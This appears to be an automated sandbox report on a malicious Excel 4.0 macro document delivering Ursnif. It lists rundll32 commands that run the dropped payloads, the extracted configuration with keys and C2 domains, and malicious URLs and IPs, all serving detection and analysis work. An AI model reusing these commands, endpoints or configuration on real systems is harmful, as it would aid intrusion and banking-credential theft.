ID: 381643
Sample Name: document-1771131239.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 02:32:15
Date: 04/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report document-1771131239.xls 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Threatname: Ursnif 5
Yara Overview 6
Initial Sample 6
Memory Dumps 6
Unpacked PEs 6
Sigma Overview 6
System Summary: 7
Signature Overview 7
AV Detection: 7
Software Vulnerabilities: 7
Key, Mouse, Clipboard, Microphone and Screen Capturing: 7
E-Banking Fraud: 7
System Summary: 7
Boot Survival: 8
Hooking and other Techniques for Hiding and Protection: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 12
Contacted IPs 13
Public 13
General Information 14
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 16
ASN 17
JA3 Fingerprints 18
Dropped Files 19
Created / dropped Files 19
Static File Info 41
General 41
File Icon 41

Static OLE Info 41
General 41
OLE File "document-1771131239.xls" 41
Indicators 41
Summary 41
Document Summary 41
Streams 42
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 42
General 42
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 42
General 42
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 173850 42
General 42
Macro 4.0 Code 42
Network Behavior 43
Network Port Distribution 43
TCP Packets 43
UDP Packets 45
DNS Queries 46
DNS Answers 47
HTTP Request Dependency Graph 47
HTTP Packets 47
HTTPS Packets 51
Code Manipulations 52
Statistics 53
Behavior 53
System Behavior 53
Analysis Process: EXCEL.EXE PID: 1944 Parent PID: 584 53
General 53
File Activities 53
File Created 53
File Deleted 54
File Moved 55
File Written 55
File Read 67
Registry Activities 68
Key Created 68
Key Value Created 68
Analysis Process: rundll32.exe PID: 2328 Parent PID: 1944 77
General 77
File Activities 78
File Read 78
Analysis Process: rundll32.exe PID: 684 Parent PID: 1944 78
General 78
File Activities 78
Analysis Process: rundll32.exe PID: 2948 Parent PID: 1944 78
General 78
File Activities 78
File Read 78
Analysis Process: rundll32.exe PID: 2996 Parent PID: 2948 79
General 79
File Activities 79
Analysis Process: rundll32.exe PID: 2972 Parent PID: 1944 79
General 79
File Activities 79
Analysis Process: rundll32.exe PID: 2976 Parent PID: 1944 80
General 80
File Activities 80
Analysis Process: iexplore.exe PID: 620 Parent PID: 584 80
General 80
File Activities 80
Registry Activities 80
Analysis Process: iexplore.exe PID: 2540 Parent PID: 620 80
General 80
File Activities 81
Registry Activities 81
Analysis Process: iexplore.exe PID: 3064 Parent PID: 584 81
General 81
File Activities 81
Registry Activities 81
Analysis Process: iexplore.exe PID: 2980 Parent PID: 3064 82

General 82
File Activities 82
Registry Activities 82
Analysis Process: iexplore.exe PID: 972 Parent PID: 584 82
General 82
File Activities 82
Registry Activities 83
Analysis Process: iexplore.exe PID: 1980 Parent PID: 972 83
General 83
File Activities 83
Registry Activities 83
Analysis Process: iexplore.exe PID: 2204 Parent PID: 972 83
General 83
File Activities 83
Registry Activities 84
Analysis Process: iexplore.exe PID: 2280 Parent PID: 972 84
General 84
Disassembly 84
Code Analysis 84


Analysis Report document-1771131239.xls

Overview


General Information

Sample Name:	document-1771131239.xls
Analysis ID:	381643
MD5:	b058594669b275..
SHA1:	f48e30b9e13cec9..
SHA256:	00a55a2ef2774d5.
Tags:	IcedID xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected Ursnif
- Yara detected Ursnif
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found obfuscated Excel 4.0 Macro
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1944 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2328 cmdline: rundll32 ..\fikftkm.thj,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 684 cmdline: rundll32 ..\fikftkm.thj1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2948 cmdline: rundll32 ..\fikftkm.thj2,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2996 cmdline: rundll32 ..\fikftkm.thj2,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
  - rundll32.exe (PID: 2972 cmdline: rundll32 ..\fikftkm.thj3,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2976 cmdline: rundll32 ..\fikftkm.thj4,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- iexplore.exe (PID: 620 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 2540 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:620 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- iexplore.exe (PID: 3064 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 2980 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3064 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- iexplore.exe (PID: 972 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 1980 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:972 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
  - iexplore.exe (PID: 2204 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:972 CREDAT:603152 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
  - iexplore.exe (PID: 2280 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:972 CREDAT:1520647 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
[
  [
    {
      "RSA Public Key":
"Om1HeBhXBR6NHvmWFG5B2kyl5mdcRMsb8ux2uo9VgGW0O2LzHZKk3w9bxw9stgphU0ayytcOYkK6GCNJlKSeMTZJ5WPgZiX+MaXiUccStEUTXkW1ubp0gdr16sb5U4M+rzWWPvc3s7bj9o1yqSJtP7PmMVp7E+3llLULQ9/DZbAD7SXa
ft6wcY8wFj5kI+8D"
    },
    {
      "c2_domain": [
        "bing.com",
        "update4.microsoft.com",
        "under17.com",
        "urs-world.com"
      ],
      "botnet": "5566",
      "server": "12",
      "serpent_key": "10301029JSJUYDWG",
      "sleep_time": "10",
      "SetWaitableTimer_value": "0",
      "DGA_count": "10"
    }
  ]
]
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
document-1771131239.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x1ed97:$e1: Enable Editing • 0x1edb6:$e2: Enable Content
document-1771131239.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x2aaa2:$s1: Excel • 0x2bb0b:$s1: Excel • 0x3b3c:$Auto_Open1: 18 00 17 00 AA 03 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
document-1771131239.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
document-1771131239.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2425909457.0000000002DD8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000007.00000003.2230212772.0000000002C5B000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000007.00000003.2368154248.0000000002B5D000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000007.00000003.2416009611.0000000002A5F000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000007.00000002.2424277771.0000000000240000.00000004.00000001.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 1 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
7.2.rundll32.exe.240000.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
7.2.rundll32.exe.10000000.11.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Yara detected Ursnif

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Found obfuscated Excel 4.0 Macro

Office process drops PE file

Writes registry values via WMI

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Ursnif

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 1 2	Masquerading 1 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scripting 3 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Account Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 1	NTDS	System Owner/User Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1771131239.xls	43%	Virustotal		Browse
document-1771131239.xls	19%	Metadefender		Browse
document-1771131239.xls	19%	ReversingLabs	Document-Excel.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\fikftkm.thj2	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.1e0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File
7.2.rundll32.exe.310000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
7.2.rundll32.exe.10000000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mundotecnologiasolar.com	1%	Virustotal		Browse
urs-world.com	0%	Virustotal		Browse
accesslinksgroup.com	8%	Virustotal		Browse
ponchokhana.com	2%	Virustotal		Browse
under17.com	0%	Virustotal		Browse
vts.us.com	4%	Virustotal		Browse
comosairdoburaco.com.br	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://urs-world.com/joomla/DzJ1zVBWb/1fmYW7HPNqRQhz6Za_2F/CEQgEHh67hkPdvwOSdi/nEqyJXm1CwTWVs2C	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://urs-world.com/joomla/DzJ1zVBWb/1fmYW7HPNqRQhz6Za_2F/CEQgEHh67hkPdvwOSdi/nEqyJXm1CwTWVs2C_2Fr_2/BvjUBKxN9qSpN/cMrTRJ9N/ryJsB4qGY2XHLtxrLDi6xNR/Qw5QsDCu2a/1byqzLlxunqNEdxwm/2jiPBdqZB0a1/q3egY2VhZv3/_2B8x5gL2kXG3P/aL1YXODRbtNtTkBrj3PS7/G.akk	0%	Avira URL Cloud	safe	
http://urs-world.com/joomla/nFzk0Q7K/E1_2F1CEOHcU967kDpuCuCt/FPWRV6etYO/3uHaVD2_2B5fz4cnT/KUnSOvHj3DDx/LEjym6jOHzl/FeVIuhKblVVnxm/VI6rPV0WA0nCSJBKKjggZ/tlqJBc8y5_2Bbir_/2BCa9ubsQQgGaAg/T_2BNOyNXybfs33Qg4/rm7s6e4PI/6eyckn37N5jlypeo4jei/kAPiG95T_2BrCVeX6k0/F0E8zUcKkiS/aU.akk	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://urs-world.com/joomla/3aDSi90Odm4t/ZQseS7mEKQ6/SSE8Q3crCb0l7w/wIvpan0x1HXuZM3ORESMa/ajJiFPV258iNRovg/KQl9frzLJWGuawc/zcW8lHCp_2F8n02ZSX/SkuilVzI4/iu_2BjoqlDfmKu_2BuVf/kGitIl_2Bi7_2Fz9R6X/Y0sd4k8W3UrfPrzXwVLvdK/7G4iHN0OcM5_2/FPqyROS_/2BKDOK08.akk	0%	Avira URL Cloud	safe	
http://urs-world.com/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mundotecnologiasolar.com	162.241.62.4	true	false	• 1%, Virustotal, Browse	unknown
urs-world.com	185.186.244.95	true	true	• 0%, Virustotal, Browse	unknown
accesslinksgroup.com	192.185.129.4	true	true	• 8%, Virustotal, Browse	unknown
ponchokhana.com	5.100.155.169	true	false	• 2%, Virustotal, Browse	unknown
under17.com	185.243.114.196	true	true	• 0%, Virustotal, Browse	unknown
vts.us.com	207.174.213.126	true	false	• 4%, Virustotal, Browse	unknown
comosairdoburaco.com.br	198.50.218.68	true	false	• 2%, Virustotal, Browse	unknown
login.microsoftonline.com	unknown	unknown	false		high

Contacted URLs

